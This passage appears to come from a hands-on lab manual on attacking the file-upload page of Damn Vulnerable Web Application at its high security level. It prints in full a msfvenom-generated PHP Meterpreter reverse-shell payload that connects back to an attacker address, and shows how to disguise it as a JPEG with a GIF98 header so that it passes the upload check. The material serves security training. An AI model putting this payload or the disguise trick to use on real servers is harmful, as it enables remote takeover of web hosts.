
```

[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─#cd
[root@parrot] -[~]
└─#msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=2222 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = socket_read($s, 4); break; } if (!$len) { die(); } $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
[root@parrot] -[~]
└─#

```

86. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

87. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.




```

[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─#cd
[root@parrot] -[~]
└─#msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=2222 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = socket_read($s, 4); break; } if (!$len) { die(); } $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
[root@parrot] -[~]
└─#cd /home/attacker/Desktop/
[root@parrot] -[/home/attacker/Desktop]
└─#pluma high.jpeg

```

88. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 85**. Edit the payload file by adding **GIF98** to the first line and then press **Ctrl+S** to save the context.



```

1 GIF98
2 /*<?php /* error_reporting(0); $ip = '10.10.1.13'; $port = 2222; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!-
$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .=
socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();

```

89. Close all open windows.

90. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

**Note:** If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

91. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.


92. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

The screenshot shows the DVWA Security application running in Mozilla Firefox. The URL in the address bar is [10.10.1.22:8080/dvwa/security.php](http://10.10.1.22:8080/dvwa/security.php). On the left sidebar, under the 'DVWA Security' category, the 'File Upload' option is selected. The main content area displays the 'Security Level' section. It shows the current security level as 'impossible'. A list of four security levels is provided: 1. Low - described as completely vulnerable; 2. Medium - described as having bad security practices; 3. High - described as having harder or alternative bad practices; 4. Impossible - described as being secure against all vulnerabilities. Below this list is a dropdown menu set to 'High' and a 'Submit' button. The right sidebar contains links for 'DVWA Security' and 'PHP Info'.

93. Click the **File Upload** option in the left pane. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.

The screenshot shows the DVWA Vulnerability: File Upload page in Mozilla Firefox. The URL in the address bar is [10.10.1.22:8080/dvwa/vulnerabilities/upload/](http://10.10.1.22:8080/dvwa/vulnerabilities/upload/). The left sidebar shows the 'File Upload' option is selected. The main content area has a form titled 'Choose an image to upload:' with a 'Browse...' button and a message 'No file selected.' Below this is a 'More Information' section with three links: [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload), <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>.

94. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.



95. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.

96. Now, click the **Upload** button to upload the file to the database.

A screenshot of the DVWA (Damn Vulnerable Web Application) "Vulnerability: File Upload" page. The URL in the browser is `10.10.1.22:8080/dvwa/vulnerabilities/upload/`. On the left, a sidebar menu lists various attack types, with "File Upload" currently selected. The main content area displays the "Vulnerability: File Upload" form. It shows a file input field with "high.jpeg" selected and an "Upload" button below it. A "More Information" section at the bottom provides links to external resources about unrestricted file uploads.

97. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.

The screenshot shows a Firefox browser window on a Parrot OS desktop. The title bar reads "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The address bar shows the URL "10.10.1.22:8080/dvwa/vulnerabilities/upload/#". The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area is titled "Vulnerability: File Upload" and contains a form with a "Browse..." button and a message "No file selected.". Below the form, a success message says ".../.../hackable/uploads/high.jpeg successfully uploaded!". Under "More Information", there are three links: [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload), <https://blogs.securiteam.com/index.php/archives/1268>, and 